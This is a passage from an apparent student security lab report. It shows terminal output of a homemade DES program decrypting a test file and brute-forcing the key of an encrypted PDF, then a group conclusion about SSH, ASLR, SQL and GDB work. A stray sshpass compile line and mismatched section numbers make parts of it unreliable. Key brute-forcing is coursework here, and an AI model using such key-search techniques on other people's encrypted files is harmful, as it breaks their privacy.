


Figure 15: Content of encrypted file

## Section IX (Task VII)

1. Screenshot of DES program deciphering the test file.

```
gcc -g -o sshpass sshpass.c -lssh2
(victim@vbox)-[~/Desktop/proj2b]
$ ./enc2 testfile.txt 0000000000000001C
warning, the end of the file does not have 8 bytes
(victim@vbox)-[~/Desktop/proj2b]
$ ./dec2 testfile.txt.enc2
Found matching key: 0x000000000000001C
Full file decrypted to: testfile.txt.enc2.bruteforce.dec
(victim@vbox)-[~/Desktop/proj2b]
$
```

Figure 16: DES program deciphering the test file

2. Screenshot of DES program brute-force cracking `secret.pdf.enc2`.

```
victim@vbox...ktop/proj2b x  victim@vbox...ktop/proj2b x  victim@vbox...ktop/proj2b x
Trying key 0x0000000088419780 (2286000000 out of 18446744073709551615)
Trying key 0x000000008850D9C0 (2287000000 out of 18446744073709551615)
Trying key 0x0000000088601C00 (2288000000 out of 18446744073709551615)
Trying key 0x00000000886F5E40 (2289000000 out of 18446744073709551615)
Trying key 0x00000000887EA080 (2290000000 out of 18446744073709551615)
Trying key 0x00000000888DE2C0 (2291000000 out of 18446744073709551615)
Trying key 0x00000000889D2500 (2292000000 out of 18446744073709551615)
Trying key 0x0000000088AC6740 (2293000000 out of 18446744073709551615)
Trying key 0x0000000088BBA980 (2294000000 out of 18446744073709551615)
Trying key 0x0000000088CAEBC0 (2295000000 out of 18446744073709551615)
Trying key 0x0000000088DA2E00 (2296000000 out of 18446744073709551615)
Trying key 0x0000000088E97040 (2297000000 out of 18446744073709551615)
Trying key 0x0000000088F8B280 (2298000000 out of 18446744073709551615)
Trying key 0x000000008907F4C0 (2299000000 out of 18446744073709551615)
Trying key 0x0000000089173700 (2300000000 out of 18446744073709551615)
Trying key 0x0000000089267940 (2301000000 out of 18446744073709551615)
Trying key 0x000000008935BB80 (2302000000 out of 18446744073709551615)
Trying key 0x000000008944FDC0 (2303000000 out of 18446744073709551615)
Trying key 0x0000000089544000 (2304000000 out of 18446744073709551615)
Trying key 0x0000000089638240 (2305000000 out of 18446744073709551615)
Trying key 0x000000008972C480 (2306000000 out of 18446744073709551615)
Trying key 0x00000000898206C0 (2307000000 out of 18446744073709551615)
Trying key 0x0000000089914900 (2308000000 out of 18446744073709551615)
^STrying key 0x0000000089A08B40 (2309000000 out of 18446744073709551615)
Trying key 0x0000000089AFCDB0 (2310000000 out of 18446744073709551615)
Trying key 0x0000000089BFF0C0 (2311000000 out of 18446744073709551615)
Trying key 0x0000000089CE5200 (2312000000 out of 18446744073709551615)
Trying key 0x0000000089DD9440 (2313000000 out of 18446744073709551615)
Trying key 0x0000000089ECD680 (2314000000 out of 18446744073709551615)
Trying key 0x0000000089FC18C0 (2315000000 out of 18446744073709551615)
Trying key 0x000000008A0B5B00 (2316000000 out of 18446744073709551615)
Trying key 0x000000008A1A9D40 (2317000000 out of 18446744073709551615)
Trying key 0x000000008A29DF80 (2318000000 out of 18446744073709551615)
Trying key 0x000000008A3921C0 (2319000000 out of 18446744073709551615)
Trying key 0x000000008A486400 (2320000000 out of 18446744073709551615)
Trying key 0x000000008A57A640 (2321000000 out of 18446744073709551615)
Trying key 0x000000008A66E880 (2322000000 out of 18446744073709551615)
Trying key 0x000000008A762AC0 (2323000000 out of 18446744073709551615)
Trying key 0x000000008A856D00 (2324000000 out of 18446744073709551615)
Trying key 0x000000008A94AF40 (2325000000 out of 18446744073709551615)
Trying key 0x000000008AA3F180 (2326000000 out of 18446744073709551615)
Trying key 0x000000008AB333C0 (2327000000 out of 18446744073709551615)
Trying key 0x000000008AC27600 (2328000000 out of 18446744073709551615)
Trying key 0x000000008AD1B840 (2329000000 out of 18446744073709551615)
^C
(victim@vbox)-[~/Desktop/proj2b]
```

Figure 17: DES brute-force cracking of `secret.pdf.enc2`

3. Number of keys tested in 10 minutes and estimated time to find key are in screenshot above.

## Section X: Conclusion

Throughout this project, our group made steady progress in configuring systems, implementing security measures, and testing functionalities across various sections. By the end, we successfully met most of our objectives and achieved insightful results that underscored the importance of system security and debugging proficiency.

**Project Progress and Results** In the early phases, we focused on setting up secure connections (Section 2) using SSH. Despite difficulties with authentication keys and configuration files, we were finally able to establish reliable secure channels. Later tasks involved enabling and disabling randomization, and calculating probabilities of successful attacks. Our final tests demonstrated how ASLR significantly diminishes the likelihood of repeatable exploits. Lastly, we tackled database interactions (Section 4, Task 3), where our basic SQL queries and database structure analysis confirmed that secure and well structured queries are critical to avoiding common vulnerabilities.

**Group Experience** Collaboration within the group was positive and productive. Everyone contributed by sharing individual expertise and learning new skills together. Regular discussions, effective communication, and clear delegation of responsibilities allowed us to meet our milestones and keep track of our respective tasks efficiently.

**Obstacles and Solutions** We encountered several obstacles along the way. In Section 2, we struggled initially with SSH configuration and key management due to limited prior exposure. We overcame this by consulting official documentation, experimenting with different authentication settings, and conducting trial-and-error tests until a stable connection method was found. In Section 4, Task 3, we faced challenges in writing efficient SQL queries because of our limited SQL background. To resolve this, we referred to online tutorials, sought guidance from more experienced teammates, and practiced formulating and refining queries until we understood how to manipulate the data correctly. Additionally, using the GDB debugger introduced complications in interpreting instructions and breakpoints, but through hands-on practice and step-by-step tutorials, our understanding of GDB improved markedly.

**Conclusion** Overall, the project was a success: we gained hands-on experience with essential security configurations, developed stronger debugging abilities, and improved our knowledge of secure data handling through SQL. By tackling each challenge methodically and supporting one another, we laid a solid foundation for future work in system security and software debugging.